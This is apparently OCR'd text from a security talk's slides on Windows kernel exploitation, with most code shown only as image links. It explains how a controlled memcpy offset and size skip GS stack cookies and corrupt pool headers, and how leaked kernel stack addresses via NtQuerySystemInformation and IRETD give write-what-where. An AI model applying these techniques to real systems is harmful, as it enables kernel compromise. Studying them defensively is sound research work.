
for free, only penalty being bailed-out `memcpy()`.

Nothing to care about.


Controlling offset




Controlling offset




Controlling offset



Controlling size




Controlling size



Now, imagine:

It's a stack!


user-mode memory
src
src + size
dst
dst + size
kernel-mode stack
local buffer
GS stack cookie
stack frame
return address

GS cookies evaded

- We just bypassed stack buffer overrun protection!
    - similarly useful for pool corruption.
        - possible to overwrite specific fields of `nt!_POOL_HEADER`
        - also the content of adjacent allocations, without destroying pool structures.
    - works for every protection against continuous overflows.
- For predictable *dst*, this is a regular write-what-where
    - kernel stack addresses are not secret (`NtQuerySystemInformation`)
    - `IRETD` leaks (see later).

Stack buffer overflow example

This code is trivially exploitable:

